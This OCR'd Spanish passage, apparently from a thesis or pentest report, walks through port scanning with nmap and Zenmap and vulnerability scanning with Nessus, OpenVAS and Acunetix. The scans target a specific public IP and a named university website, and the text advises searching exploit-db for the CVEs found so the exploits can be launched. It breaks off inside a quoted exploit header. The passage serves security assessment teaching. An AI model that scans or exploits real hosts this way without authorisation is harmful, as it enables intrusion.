
Utilizando la información obtenida previamente se buscan posibles vectores de ataque. Esta etapa involucra el escaneo de puertos y servicios. Posteriormente se realiza el escaneo de vulnerabilidades que permitirá definir los vectores de ataque.

- Nmap: Para realizar descubrimientos de redes, servicios y puertos de dispositivos.
  Nmap: programa invocado desde una terminal de Linux Kali.
  -sS: se invoca las banderas Sync.
  -T4: Indica la velocidad del escaneo.
  -A: Envía banderas de Ack.
  -v: Verbose o nivel de detalle, para que vaya mostrando en la pantalla toda la actividad e información recolectada.

Esta herramienta realiza escaneos a nivel de capa 3 y capa 4 del modelo OSI, ya que incluye verificación por protocolo ICMP y pruebas de puertos abiertos con las comunicaciones de tres vías en los protocolos TCP y UDP.

Nmap –sS –sU –T4 –A –v 190.242.99.231

Figura: Escaneo de Puertos 2




Fuente: Imagen tomada de la terminal del sistema operativo Kali.

Como se puede observar, muestra puertos 8080, 80, 8089, 8443 abiertos

- Zenmap: Herramienta que funciona muy similar a nmap, pero en entorno gráfico.

Figura: Escaneo de Puertos 3



Port	Protocol	State	Service	Version
80	tcp	open	http	Apache httpd 2.2.9 ((Debian) PHP/5.2.6-1+lenny8 with Suhosin-Patch)
113	tcp	closed	ident	
5080	tcp	open	ms-wbt-server	Microsoft Terminal Service
8080	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1
8089	tcp	open	http	Apache httpd 2.0.50 ((Unix) mod_ssl/2.0.50 OpenSSL/0.9.8 Zend Core/1 PHP/5.1.4)
8443	tcp	open	http	Apache Tomcat/Coyote JSP engine 1.1


Fuente: Imagen tomada del resultado de análisis de puertos realizado con Zenmap.

Está herramienta permite evidenciar los puertos abiertos pero en entorno gráfico junto con el nombre de cada servicio. Esto permite determinar los puertos que se encuentran abiertos, en este caso el puerto 80, 5080, 8080, 8089, 8443, al igual permite identificar qué servicios se encuentran activos por cada puerto.

2.7.3 Análisis de vulnerabilidades

- Nessus: Escaneador de vulnerabilidades. (Licenciado)

Figura: Escaneo de Vulnerabilidad 1



Fuente: Imagen tomada del resultado de análisis de vulnerabilidades con la herramienta Nessus.


Figura: Escaneo de Vulnerabilidad 2

Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	OpenSSL < 0.9.7l / 0.9.8d Multiple Vulnerabilities	Web Servers	1
HIGH	OpenSSL 0.9.8 < 0.9.8za Multiple Vulnerabilities	Web Servers	1
HIGH	OpenSSL 0.9.8 < 0.9.8zb Multiple Vulnerabilities	Web Servers	1
HIGH	OpenSSL < 0.9.8f Multiple Vulnerabilities	Web Servers	1
HIGH	OpenSSL < 0.9.8p / 1.0.0b Buffer Overflow	Web Servers	1
HIGH	OpenSSL < 0.9.8s Multiple Vulnerabilities	Web Servers	1
HIGH	OpenSSL < 0.9.8w ASN.1 asn1_d2i_read_bio Memory Corruption	Web Servers	1
MEDIUM	OpenSSL 0.9.8 < 0.9.8x DTLS CBC Denial of Service	Web Servers	1
MEDIUM	OpenSSL 0.9.8 < 0.9.8zc Multiple Vulnerabilities (POODLE)	Web Servers	1
MEDIUM	OpenSSL 0.9.8 < 0.9.8zd Multiple Vulnerabilities	Web Servers	1

Fuente: Imagen tomada del resultado de análisis de vulnerabilidades con la herramienta Nessus.

Como se observa en la imagen, el analizador de vulnerabilidades, permite evidenciar fallos o bugs en servicios y sistemas operativos, permitiendo de esta manera enfocar un ataque más específico.


Figura: Escaneo de Vulnerabilidad 3



Fuente: Imagen tomada del resultado de análisis de vulnerabilidades con la herramienta Nessus.

Como se puede observar en la imagen Figura: Escaneo de Vulnerabilidad 3, ingresando a cada uno de los escaneos, se puede ver una descripción con su respectiva solución

Figura: Escaneo de Vulnerabilidad 4



Fuente: Imagen tomada del resultado de análisis de vulnerabilidades con la herramienta Nessus.


La evidencia indica que una de las vulnerabilidades es un Buffer Overflow existente y sus respectivos códigos CVE con los que fueron reportados.

En la página https://www.exploit-db.com/google-hacking-database se debe realizar la búsqueda de aquellos CVE, para verificar si existen exploits y ser lanzados.

OpenVass Escaneador de vulnerabilidades (Libre): Este software se encuentra integrado con Linux Kali, puede llegar a ser una buena opción para el caso de no tener acceso a una herramienta licenciada (Nessus Professional), para este caso. A continuación se muestra como realizar la instalación dentro de Kali:

Clic en Aplicaciones – Análisis de Vulnerabilidades


Figura: OpenVas 1



Fuente: Imagen tomada de la herramienta OpenVass en el sistema operativo Kali.

Clic en OpenVas – Openvas initial setup

Figura: OpenVas 2




Fuente: Imagen tomada de la herramienta OpenVass en el sistema operativo Kali.

Con estas opciones se darán inicio a la configuración inicial del software para análisis de vulnerabilidades.

Se abre una consola terminal, donde se diligenciarán los datos básicos de país, ciudad y nombre común.


Figura: OpenVas 3



Fuente: Imagen tomada de la herramienta OpenVass en el sistema operativo Kali.

Posteriormente se iniciará el servicio de Openvass


Figura: OpenVas 4



Fuente: Imagen tomada de la herramienta OpenVass en el sistema operativo Kali.

En las opciones del navegador de Kali llamado Icweasel, se abre las preferencias y se activa la opción de cifrado SSL 3.0


Figura: OpenVas 5



Fuente: Imagen tomada del navegador Iceweasel del sistema operativo Kali.

Ingresar a localhost por el puerto: 9392

Figura: OpenVas 6



Fuente: Imagen tomada del navegador Iceweasel del sistema operativo Kali.


Ingresar el usuario y contraseña con el que se autentica el sistema operativo Kali.

Figura: OpenVas 7

Fuente: Imagen tomada de la herramienta OpenVass en el sistema operativo Kali.

Interfaz del OpenVAS:


Figura: OpenVas 8



Fuente: Imagen tomada de la herramienta Openvas

Se ingresa la dirección IP a Escanear:


Figura: OpenVas 9



Fuente: Imagen tomada de la herramienta OpenVas.

Una vez finalizado el escaneo se observa la sumatoria de las vulnerabilidades halladas:

Figura: OpenVas 10




Fuente: Imagen tomada de la herramienta OpenVas.

Análisis de vulnerabilidades con Acunetix

Acunetix Web Vulnerability Scanner es una herramienta que será capaz de escanear sitios web en busca de posibles fallos de seguridad que puedan poner en peligro la integridad de la página publicada en Internet. Esta aplicación ejecuta una serie de pruebas, totalmente configurables por el usuario, para identificar las vulnerabilidades tanto en la programación de la página como en la configuración del servidor.

Figura: Acunetix 1




Fuente: Imagen tomada de la herramienta Acunetix.

Para el caso de la página de la universidad **ulibertadores.edu.co** se observa una vulnerabilidad con criticidad alta, la cual permite generar una denegación de servicio y colisión de la aplicación en un bug llamado PHP Hash Collision.

- **Exploit-db.com**: Base de datos para consulta de CVE y exploits, reportados por los diferentes analizadores de vulnerabilidades.


Figura: Exploit-db 2



Fuente: Imagen tomada de la url exploit-db.com al realizar una búsqueda de una vulnerabilidad.

Al realizar la consulta del código CVE en la página web, se muestra como resultado un exploit o script el cual puede ser copiado y lanzado desde Kali

Figura: Exploit-db 3



```
# Exploit Title: Multiple vulnerabilities in SynaMan 3.4 Build 1436 (CSRF/Stored XSS)
# Date: 07-05-2015
# Exploit Author: Marlow Tannhauser
# Contact: marlowtannhauser@gmail.com
# Vendor Homepage: http://www.synametrics.com
# Software Link: http://web.synametrics.com/SynaManDownload.htm
# Version: 3.4 Build 1436. Earlier versions may also be affected.
# CVE: 2015-3140
# Category: Web apps


# DISCLOSURE TIMELINE #
08/02/2015: Initial disclosure to vendor and CERT
